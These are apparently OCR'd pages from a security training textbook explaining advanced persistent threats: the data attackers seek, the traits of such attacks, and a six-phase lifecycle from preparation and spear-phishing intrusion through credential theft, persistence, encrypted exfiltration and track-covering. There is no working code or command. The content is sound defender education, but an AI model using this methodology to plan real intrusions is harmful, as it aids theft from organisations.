
Information obtained by an attacker through APT attacks includes:

- Classified documents
- User credentials
- Employee’s or customer’s personal information
- Network information
- Transaction information
- Credit card information
- Organization’s business strategy information
- Control system access information



Characteristics of Advanced Persistent Threats

Objectives	Obtaining **sensitive information** or fulfilling political or strategic goals
Timeliness	Time taken by the attacker from **assessing the target system** for vulnerabilities to gaining and maintaining the access
Resources	Amount of **knowledge, tools, and techniques** required to perform an attack
Risk Tolerance	Level up to which the **attack remains undetected** in the target's network
Skills and Methods	**Methods and tools** used by the attackers to perform a certain attack
Actions	APT consists of a certain number of technical "actions" that causes them to differ from other cyberattacks
Attack Origination Points	Numerous attempts to gain entry into the target's network



Characteristics of Advanced Persistent Threats (Cont'd)

Numbers Involved in the Attack	Number of **host systems** that are involved in the attack
Knowledge Source	Gathering information through online sources about specific threats
Multi-phased	APT attacks are **multiphased** which include reconnaissance, gaining access, discovery, capture, and data exfiltration
Tailored to the Vulnerabilities	APTs target-specific vulnerabilities present in the **victim's network**
Multiple Points of Entry	The adversary creates **multiple points of entry** through the server to maintain access to the target network
Evading Signature-Based Detection Systems	APT attacks can **easily bypass** the security mechanisms such as firewall, antivirus software, IDS/IPS, and email spam filter
Specific Warning Signs	Specific indications of an APT attack include inexplicable **user account activities**, presence of backdoors, unusual file transfers and file uploads, unusual database activity, etc.

Characteristics of Advanced Persistent Threats

APTs have various characteristics based on which attackers can design and plan their activities to successfully launch an attack.

According to security researchers Sean Bodmer, Dr. Max Kilger, Jade Jones, and Gregory Carpenter, some key characteristics of APTs are as follows:

- **Objectives**

  The main objective of any APT attack is to repeatedly obtain sensitive information by gaining access to the organization's network for illegal earnings. Another objective of an APT may be spying for political or strategic goals.

- **Timeliness**

  It refers to the time taken by an attacker from assessing the target system for vulnerabilities to exploiting them to gain and maintain access to the target system.

- **Resources**

  It is defined as the amount of knowledge, tools, and techniques required to perform an attack. APT attacks are more sophisticated attacks performed by highly skilled cyber-criminals, and they require considerable resources.

- **Risk Tolerance**

  It is defined as the level up to which the attack remains undetected in the target network. APT attacks are well planned and executed with proper knowledge of the target network, which helps them remain undetected in the network for a long time.

- **Skills and Methods**

  These are the methods and tools used by attackers to perform a certain attack. The methods used for performing the attack include various social engineering techniques to gather information about the target, techniques to prevent detection by security mechanisms, and techniques to maintain access for a long time.

- **Actions**

  APT attacks follow a certain number of technical "actions" that make them different from other types of cyber-attacks. The main objective of such attacks is to maintain their presence in the victim's network for a long time and extract as much data as possible.

- **Attack Origination Points**

  They refer to the numerous attempts made to gain entry into the target network. Such points of entry can be used to gain access to the network and launch further attacks. To succeed in gaining initial access, the attacker needs to conduct exhaustive research to identify the vulnerabilities and gatekeeper functions in the target network.

- **Numbers Involved in the Attack**

  It is defined as the number of host systems involved in the attack. APT attacks are usually performed by a crime group or crime organization.

- **Knowledge Source**

  It is defined as the gathering of information through online sources about specific threats, which can be further exploited to perform certain attacks.

- **Multi-phased**

  One of the important characteristics of APTs is that they follow multiple phases to execute an attack. The phases followed by an APT attack are reconnaissance, access, discovery, capture, and data exfiltration.

- **Tailored to the Vulnerabilities**

  The malicious code used to execute APT attacks is designed and written such that it targets the specific vulnerabilities present in the victim's network.

- **Multiple Points of Entries**


  Once an adversary enters the target network, he/she establishes a connection with the server to download malicious code for further attacks. In the initial phase of an APT attack, the adversary creates multiple points of entry through the server to maintain access to the target network. If one point of entry is discovered and patched by the security analyst, then the adversary can use a different entry point.

- **Evading Signature-Based Detection Systems**

  APT attacks are closely related to zero-day exploits, which contain malware that has never been previously discovered or deployed. Thus, APT attacks can easily bypass security mechanisms such as firewalls, antivirus software, IDS/IPS, and email spam filters.

- **Specific Warning Signs**

  APT attacks are usually impossible to detect. However, some indications of an attack include inexplicable user account activities, the presence of a backdoor Trojan for maintaining access to the network, unusual file transfers and file uploads, unusual database activities, etc.



Advanced Persistent Threat Lifecycle

Cleanup
- Cover tracks
- Remain undetected

Preparation
- Define target
- Research target
- Organize team
- Build or attain tools
- Test for detection

Initial Intrusion
- Deployment of malware
- Establishment of outbound connection

Expansion
- Expand access
- Obtain credentials

Persistence
- Maintain access

Search and Exfiltration
- Exfiltration data

Advanced Persistent Threat Lifecycle

In the current threat landscape, organizations need to pay greater attention to APTs. APTs may target an organization's IT assets, financial assets, intellectual property, and reputation. Commonly used security and defensive controls will not suffice to prevent such attacks. Attackers behind such attacks adapt their TTPs based on the vulnerabilities and security posture of the target organization. Thus, they can evade the security controls of the target organization.

To launch an APT attack, attackers follow a certain set of phases to target, penetrate, and exploit an organization's network. Attackers must follow each phase step by step to successfully compromise and gain access to the target system.

The various phases of the APT lifecycle are as follows:

1. **Preparation**

   The first phase of the APT lifecycle is preparation, where an adversary defines the target, performs extensive research on the target, organizes a team, builds or attains tools, and performs tests for detection. APT attacks usually require a high level of preparation, as the adversary cannot risk detection by the target's network security. Additional resources and data may be necessary before carrying out the attack. An attacker needs to perform highly complex operations before executing the attack plan against the target organization.

2. **Initial Intrusion**

   The next phase involves attempting to enter the target network. Common techniques used for an initial intrusion are sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Spear-phishing emails usually appear legitimate but they contain malicious links or attachments containing executable malware. These malicious links can redirect the target to the website where the target's web browser and software are compromised by the attacker using various exploit techniques. Sometimes, an attacker may also use social engineering techniques to gather information from the target. After obtaining information from the target, attackers use such information to launch further attacks on the target network. In this phase, malicious code or malware is deployed into the target system to initiate an outbound connection.

3. **Expansion**

   The primary objectives of this phase are expanding access to the target network and obtaining credentials. If the attacker's aim is to exploit and gain access to a single system, then there is no need for expansion. However, in most cases, the objective of an attacker is to access multiple systems using a single compromised system. In this scenario, the first step performed by an attacker after an initial compromise is to expand access to the target systems. The main objective of the attacker in this phase is to obtain administrative login credentials to escalate privileges and to gain further access to the systems in the network. For this purpose, the attacker tries to obtain administrative privileges for the initial target system from cached credentials and uses these credentials to gain and maintain access to other systems in the network. When attackers are unable to obtain valid credentials, they use other techniques such as social engineering, exploiting vulnerabilities, and distributing infected USB devices. After the attacker obtains the target's account credentials, it is difficult to track his/her movement in the network, as he/she uses a legitimate username and password.

   This expansion phase supports other phases of the APT lifecycle. In the search and exfiltration phase, the attacker can obtain the target data by gaining access to the systems. Attackers identify systems that can be used for installing persistence mechanisms and identify appropriate systems in the network that can be leveraged to exfiltrate data.

4. **Persistence**

   This phase involves maintaining access to the target system, starting from evading endpoint security devices such as IDS and firewalls, entering into the network, and establishing access to the system, until there is no further use of the data and assets.

   To maintain access to the target system, attackers follow certain techniques or procedures, which include use of customized malware and repackaging tools. These tools are designed such that they cannot be detected by the antivirus software or security tools of the target. To maintain persistence, attackers use customized malware that includes services, executables, and drivers installed on various systems in the target network. Another way to maintain persistence is finding locations for installing the malware that are not frequently examined. These locations include routers, servers, firewalls, printers, etc.

5. Search and Exfiltration

In this phase, an attacker achieves the ultimate goal of network exploitation, which is generally to gain access to a resource that can be used for performing further attacks or using that resource for financial gain. In general, attackers target specific data or documents before launching an attack. However, in some cases, although attackers determine that crucial data are available in the target network, they are unaware of the location of the data. A common method for search and exfiltration is to steal all the data including important documents, emails, shared drives, and other types of data present on the target network. Data can also be gathered using automated tools such as network sniffers. Attackers use encryption techniques to evade data loss prevention (DLP) technologies in the target network.

6. Cleanup

This is the last phase, where an attacker performs certain actions to prevent detection and remove evidence of compromise. Techniques used by the attacker to cover his/her tracks include evading detection, eliminating evidence of intrusion, and hiding the target of the attack and attacker details. In some cases, these techniques also include manipulating the data in the target environment to mislead security analysts.

It is imperative for attackers to make the system appear as it was before they gained access to it and compromised the network. Therefore, it is essential for an attacker to cover his/her tracks and remain undetected by security analysts. Attackers can change any file attributes back to their original state. Information listed, such as file size and date, is just attribute information contained in the file.

